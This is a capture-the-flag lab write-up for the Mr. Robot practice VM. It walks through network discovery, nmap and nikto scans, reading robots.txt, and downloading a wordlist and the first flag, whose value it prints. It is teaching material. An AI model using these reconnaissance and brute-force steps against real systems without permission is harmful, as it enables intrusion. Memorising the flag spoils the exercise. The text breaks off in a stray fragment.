Capture the Flag (CTF) – Mr. Robot

Overview

In this lab, you will attempt to capture three hidden flags. Using the hacker methodology, you will work your way through this CTF scenario based on the show, Mr. Robot.

This CTF exercise has three keys hidden in different locations. Your goal is to find all three. Each key becomes progressively difficult to find.

The level of expertise for this CTF is considered beginner-intermediate. There is no advanced exploitation or reverse engineering.

Capture the Flags (CTFs) are events that are usually hosted at information security conferences. These events consist of a series of challenges that vary in their degree of difficulty and require participants to exercise different skillsets to solve. Once an individual challenge is solved, a "flag" is given to the player, and they submit this flag to the CTF server to earn points.

Hardware Requirements

- Virtual install of Kali Linux
- Virtual install of Mr. Robot

Download the VM for Mr. Robot

This CTF uses a custom VM OVA file that can be imported as an appliance in either VirtualBox or VMWare.

Caveat


Ensure your network adapters on both VM's is set to NAT and not bridged networking.

Download the OVA file here

Surprising, the download site is well maintained, and the download is quick and painless. Save the OVA to your local machine.

Open your VM program and import the appliance.

For VMWare:




Welcome to VMware Workstation 14 Player

Create a new virtual machine, which will then be added to the top of your library.

Open an existing virtual machine, which will then be added to the top of your library.

Download a virtual appliance from the marketplace. You can then open it in Player.


View online help.



Name	Date modified	Ty
mrRobot.ova	6/10/2018 12:24 PM	Op

File name:

All supported files (*.vmx;*.vmc




Store the new Virtual Machine

Provide a name and local storage path for the new virtual machine.


Name for the new virtual machine: mrRobot

Storage path for the new virtual machine: E:\mrRobot

For VirtualBox



File
Machine
Help
Preferences... Ctrl+G
Import Appliance... Ctrl+I
Export Appliance... Ctrl+E
Virtual Media Manager... Ctrl+D
Host Network Manager... Ctrl+W
Network Operations Manager...
Check for Updates...
Reset All Warnings
Exit Ctrl+Q



Appliance to import

VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below.

Name	Date modified
mrRobot.ova	6/10/2018 12:2

File name:

Open Virtualization Format (*.o

Configure Your Network Adapters

Whatever your network adapter is set to your Kali machine, make sure you set your network adapter for your Mr. Robot VM using the same setting. For this lab, both my VM's are configured for NAT.

Stop and think about how best to approach as if it were a pentest. Most of the methodology you have been introduced to, so we only need to pull it from your grey matter. Relax and think through it! It's all going to be a learning experience so sit back and enjoy yourself.


You are encouraged to do this CTF more than once. You should run through the CTF until you can recall most of the steps from memory because you will see this repeatedly with other CTFs.

Discovery

Treat every CTF as if you were seeing the network for the first and need to discover what the IP address is and to locate the IP address of the Mr. Robot VM.

Open a terminal in Kali, Launch **`netdiscover`.**

This is my IP range, not yours! Get accustomed to discovering the IP address of the network you are pentesting or hacking.




```
 Currently scanning: 192.168.198.0/16   |   Screen View: Unique Hosts

 7 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 420
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.145.2   00:50:56:ec:d2:e8      2     120  VMware, Inc.
 192.168.145.134 00:0c:29:4b:70:a7      2     120  VMware, Inc.
 192.168.145.254 00:50:56:f4:95:89      2     120  VMware, Inc.
 192.168.145.1   00:50:56:c0:00:08      1      60  VMware, Inc.

root@kali:~# 
```

The IP of 192.168.145.134 is our target. Now that we have the IP address of our target, we can fingerprint scan to check for any open ports and probe for running services, and OS's.

We're now ready to conduct a Nmap scan of our target machine. There are several different switches we could use but for this scan we can use the following syntax:

```
nmap -sS -O -A -n 192.168.145.134
```




```
root@kali:~# nmap -sS -O -A -n 192.168.145.134

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-10 06:14 EDT
Nmap scan report for 192.168.145.134
Host is up (0.00064s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
MAC Address: 00:0C:29:4B:70:A7 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.8
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.63 ms 192.168.145.134
```

From our initial scans, we find Ports 22, 80, and 443 open. There is also an Apache HTTPD web server present.

Still More Network Discovery….

Since we know this is a web server we can run Nikto and scan for any “possible” vulnerabilities or misconfigurations.

```
nikto -h 192.168.145.134
```



```
root@kali:~# nikto -h 192.168.145.134
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.145.134
+ Target Hostname:    192.168.145.134
+ Target Port:        80
+ Start Time:         2018-06-10 06:25:06 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect ag
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the cont
type
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x29 0x52467010ef8ad
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force
698ebdc59d15. The following alternatives for 'index' were found: index.html, index.php
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://192.168.145.134/?p=23>; rel=shortlink
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress test cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ 7535 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:           2018-06-10 06:27:50 (GMT-4) (164 seconds)
```


A few interesting things form our scan results.

1. We see that the server is **leaking inodes via ETags** in the header of **/robots.txt**. This relates to the CVE-2003-1418 vulnerability. These Entity Tags are an HTTP header which is used for Web cache validation and conditional requests from browsers for resources.
2. Apache mod_negotiation is enabled with MultiViews, which will allow us to use a brute force attack in order to discover existing files on a server which uses mod_negotiation.
3. The following alternatives for 'index' were found: **index.html**, and **index.php**. These can be used to provide us with more info on the website.
4. OSVDB-3092: /admin/: This might be interesting… if we have a login. Good to keep that in the back of our mind.
    - **/admin/index.html**: Admin login page/section found - also relates to the above scan.
5. **/readme.html**: This WordPress file reveals the installed version.
    - Tells us this is a WordPress Site. We know we can look for WordPress Vulnerabilities.
    - **/wp-links-opml.php**: This WordPress script reveals the installed version.
    - **/wp-login/**: Admin login page/section found.

- **/wp-admin/wp-login.php**: Wordpress login found.

6. OSVDB-3092: **/license.txt**: License file found may identify site software. Which can help us get version information about plugins and services to look for exploits.

That gives us our initial footprint. Access the website in our Kali browser by navigating to **192.168.145.134** (your IP address will differ).



Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.145.134/
192.168.145.134
Search
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

```
07:13 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

07:13 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet,
but there's a part of you that's exhausted with this world... a world that decides where you work, who you see,
and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this
is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a
voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

This is some very interesting coding. The website is interactive. You can see the commands you can type in. Feel free to run through the commands and interact but think before you input any information.

We already know there are leaking inodes via ETags with the /robots.txt. This file is used to prevent crawlers from indexing portions of the website.

Using your Kali browser, navigate to **`http://192.168.145.134/robots.txt`**


File Edit View History Bookmarks Tools Help
http://192.16...4/robots.txt
192.168.145.134/robots.txt
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

We are rewarded with two additional files we can access, and one of those is our first key. Save the two files using the wget command to a folder on your desktop.


From Kali terminal. Change directory of to your desktop.

Make a directory for your CTF file storage and save it to your desktop.

```
mkdir mrrobot
```

We can use the wget to save these to the folder on our desktop named mrrobot.

`wget http://192.168.145.134/fsocity.dic`



root@kali: ~/Desktop/mrrobot
File Edit View Search Terminal Help


```
root@kali:~# cd Desktop
root@kali:~/Desktop# mkdir mrrobot
root@kali:~/Desktop# cd mrrobot
root@kali:~/Desktop/mrrobot# wget http://192.168.145.134/fsocity.dic
--2018-06-11 02:56:20--  http://192.168.145.134/fsocity.dic
Connecting to 192.168.145.134:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: ‘fsocity.dic’

fsocity.dic         100%[===================>]   6.91M  38.9MB/s    in 0.2s

2018-06-11 02:56:20 (38.9 MB/s) - ‘fsocity.dic’ saved [7245381/7245381]

root@kali:~/Desktop/mrrobot# 
```

Copy the key-1-of-3.txt to the same folder.

`wget http://192.168.145.134/key-1-of-3.txt`

This file contains our first flag. Two more to go!


Key 1: `073403c8a58a1f80d943455fb30724b9`



```
root@kali:~/Desktop/mrrobot# wget http://192.168.145.134/key-1-of-3.txt
--2018-06-11 03:06:47--  http://192.168.145.134/key-1-of-3.txt
Connecting to 192.168.145.134:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: ‘key-1-of-3.txt’

key-1-of-3.txt      100%[===================>]      33  --.-KB/s    in 0s

2018-06-11 03:06:48 (3.05 MB/s) - ‘key-1-of-3.txt’ saved [33/33]

root@kali:~/Desktop/mrrobot# 
```

Open the mrrobot folder. You should see to text files present. Let’s examine the files.


`fsocity.dic` appears to be a dictionary file. They provided this for a reason. Most likely a brute force attack. The file is bloated with duplicates and will take some time to parse using a brute force attack. We clean the file and remove the duplicated to make it much smaller.



```
true
false
